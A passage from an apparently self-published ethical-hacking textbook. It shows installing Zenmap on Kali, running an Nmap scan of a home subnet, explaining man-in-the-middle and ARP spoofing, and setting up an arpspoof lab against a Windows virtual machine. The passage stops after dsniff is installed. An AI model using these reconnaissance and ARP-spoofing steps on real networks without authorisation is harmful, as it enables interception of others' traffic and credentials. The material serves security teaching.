Saving to: 'zenmap-7.80-1.noarch.rpm'

zenmap-7.80-1.noarch.rpm    100%[=======================================>] 708.31K  1.25MB/s    in 0.6s

2020-04-15 11:17:18 (1.25 MB/s) - 'zenmap-7.80-1.noarch.rpm' saved [725308/725308]

root@kali:~/Downloads# ls
compat-wireless-2010-06-26-p          nmap-7.80-1.x86_64.rpm  RT2870_Firmware_V22.zip
compat-wireless-2010-06-26-p.tar.bz2  RT2870_Firmware_V22     zenmap-7.80-1.noarch.rpm
```

- Convert .rpm file using Alien to a .deb file

  #apt-get update

```
root@kali:~/Downloads# apt install alien
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  liboauth0 python-asn1crypto python-backports.functools-lru-cache python-bs4 python-dnspython
  python-html5lib python-lxml python-netaddr python-soupsieve python-webencodings
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz gettext intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmsign8 libsub-override-perl
  libsys-hostname-long-perl po-debconf rpm rpm-common rpm2cpio
Suggested packages:
  lintian dh-make rpm-i18n gettext-doc libasprintf-dev libgettextpo-dev libmail-box-perl elfutils rpmlint
  rpm2html
The following NEW packages will be installed:
  alien autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz gettext intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmsign8 libsub-override-perl
  libsys-hostname-long-perl po-debconf rpm rpm-common rpm2cpio
0 upgraded, 24 newly installed, 0 to remove and 230 not upgraded.
Need to get 14.6 MB of archives.
After this operation, 23.4 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 autopoint all 0.19.8.1-10 [435 kB]
```

#apt install alien

#alien #zenmap-7.80-1.noarch.rpm

```
root@kali:~/Downloads# alien zenmap-7.80-1.noarch.rpm
zenmap_7.80-2_all.deb generated
root@kali:~/Downloads#
```


- Install using dpkg

  #dpkg -I zenmap_7.80_all.deb

https://t.me/learningnets


```
root@kali:~/Downloads# ls
compat-wireless-2010-06-26-p          nmap-7.80-1.x86_64.rpm  RT2870_Firmware_V22.zip   zenmap_7.80-2_all.deb
compat-wireless-2010-06-26-p.tar.bz2  RT2870_Firmware_V22     zenmap-7.80-1.noarch.rpm
root@kali:~/Downloads# dpkg -i zenmap_7.80-2_all.deb
Selecting previously unselected package zenmap.
(Reading database ... 306577 files and directories currently installed.)
Preparing to unpack zenmap_7.80-2_all.deb ...
Unpacking zenmap (7.80-2) ...
Setting up zenmap (7.80-2) ...
Processing triggers for kali-menu (2020.1.8) ...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for man-db (2.9.1-1) ...
root@kali:~/Downloads#
```


- Start zenmap
  #zenmap




# Exercise 11: using Nmap

- In Kali type the following command to start Nmap tool
  #zenmap
- In the Target field enter the IP address or a subnet as shown in the screenshot below




Hosts
Services
OS
Host
puma7-atom.hitronhub.hom
192.168.0.10
192.168.0.19
192.168.0.29
192.168.0.30
192.168.0.48
192.168.0.51
Waleeds-Air.hitronhub.hom
Galaxy-S8.hitronhub.home (
192.168.0.84
192.168.0.87
tvef3f6daa2a91.hitronhub.hc
Samsung-Galaxy-S7.hitronh
kali.hitronhub.home (192.168
192.168.0.111
192.168.0.112
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -sV -T4 -O -F --version-light 192.168.0.1/24
Nmap scan report for 192.168.0.10
Host is up (0.011s latency).
All 100 scanned ports on 192.168.0.10 are closed
MAC Address: AC:DB:DA:44:DA:3F (Shenzhen Geniatech)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
This device is totally closed – no open ports
Nmap scan report for 192.168.0.19
Host is up (0.50s latency).
All 100 scanned ports on 192.168.0.19 are closed
MAC Address: 6C:C7:EC:CC:E3:BC (Samsung Electro-mechanics(thailand))
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
This device is also closed but it is a Samsung
Nmap scan report for 192.168.0.29
Host is up (0.020s latency).
All 100 scanned ports on 192.168.0.29 are closed
MAC Address: C0:38:96:D0:D9:EF (Hon Hai Precision Ind.)
Device type: firewall|general purpose|game console
Running: Cisco AsyncOS 7.X, FreeBSD 10.X|6.X|7.X|8.X|9.X, Sony embedded
OS CPE: cpe:/h:cisco:ironport_c650 cpe:/o:cisco:asyncos:7.0.1 cpe:/
o:freebsd:freebsd:10.2 cpe:/h:sony:playstation_4 cpe:/o:freebsd:freebsd:6.2
cpe:/o:freebsd:freebsd:7.0:beta2 cpe:/o:freebsd:freebsd:8.2 cpe:/
o:freebsd:freebsd:9.1
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop




**Note**

The above exercise is to make you familiar with NMAP tool. Nmap is main tool that used in all vulnerability assessment tools that hackers start with to discover open ports in servers. Open port means a service that could be exploited and lead to server penetration. We are going to use NMAP in other penetration tests throughout this book.

https://t.me/learningnets

## 3.3. Man in the Middle Attacks (MiTM)

Man in the middle Attack is one in which the attacker secretly intercepts and relays messages between two parties who believe they are communicating directly with each other. MiTM attackers pose a serious threat to online security because it gives the attacker the ability to capture and manipulate sensitive information in real-time. The attack is a type of eavesdropping (Eavesdropping is the unauthorized real-time interception of a private communication, such as a phone call, instant message, videoconference, or fax transmission. The term eavesdrop derives from the practice of standing under the eaves of a house, listening to conversations inside) in which the entire conversation is controlled by attacker. Sometimes referred to as session hijacking attack, MiTM has a strong chance of success when the attacker can impersonate each party to the satisfaction of the other.

A common method of executing a MiTM attack involve distributing malware that provide attacker with access to the user's Web browser and the data it sends and receives during transactions and conversations. Once the attacker has control, he can redirect users to fake site that looks like the site the user is expecting to reach. The attacker can then create a connection to the real site and act as a proxy to read, insert and modify the traffic between the user and the legitimate site. Online banking and e-commerce sites are frequently the target of MiTM attacks so that the attacker can capture login credentials and other sensitive data.

Most cryptographic protocols include some of endpoint authentication specifically, are made to prevent MiTM attacks. For example, the transport layer security (TLS) protocol can be required to authenticate one or both parties using mutually trusted certificate authority. Unless users take heed warnings when suspected certificate is presented, however, MiTM attack can still be carried with fake or forged certificates.

MiTM attacker can also exploit vulnerabilities in wireless router's security caused by weak or default passwords. For example, a malicious router, also called evil twin or fake access point can be setup in a public place like a café or hotel to intercept information traveling through the router.

**Type of MiTM attacks:**

- ARP spoofing
- DNS Spoofing
- STP mangling

https://t.me/learningnets

- DHCP Spoofing
- ICMP redirection
- And more

## 3.4. ARP Spoofing

Address Resolution Protocol (ARP) is very essential for computers communications as it tell the client device who is the router, the protocol is not secure, the client will accept any ARP packets saying that “I am the router“, and start sending packets to that destination, this weakness in the protocol is used to start ARP spoofing . ARP Spoofing is extremely hard to protect against if the attacker has the wireless password.


https://t.me/learningnets

**ARP Protocol main security issues:**

- Each ARP Request/response is trusted.
- Client can accept response even if it did not sent request.


**ARP Spoofing**

We are going to do MiMT attack using APR spoofing by telling a client that we are the router, in the same time we tell the Router that we are the clients.





## Exercise 12: ARP Spoofing using arpspoof tool

- In this Exercise we are going to use the virtual environment that we created in virtual box and we are going to spoof the Windows machine from Kali Linux and let it direct all its packets to Kali Linux machine.
- Go to virtual Box and make sure that both Kali Linux and Windows machine shows the following





- Start both Kali and Windows virtual machines.
- In this exercise we are going to do arpspoof telling the windows machine that kali is the router and another arpsoof command to tell the router that Kali is the windows machine.
- Then we can use wireshark in Kali to see the traffic between the windows machine and the router because the traffic is going through Kali machine .
- In windows machine run the following command ( to see ARP table)
  arp -a





- In Kali install arpspoof tool (dsniff)
  #apt install dsniff

```
root@kali:~# apt install dsniff
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  liboauth0 python-asn1crypto python-backports.functools-lru-cache python-bs4 python-dnspython
  python-html5lib python-lxml python-netaddr python-soupsieve python-webencodings
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 308 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 130 kB in 1s (163 kB/s)
Selecting previously unselected package libnids1.21:amd64.
(Reading database ... 307006 files and directories currently installed.)
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.1.8) ...
Processing triggers for libc-bin (2.29-9) ...
Processing triggers for man-db (2.9.1-1) ...
root@kali:~#
```

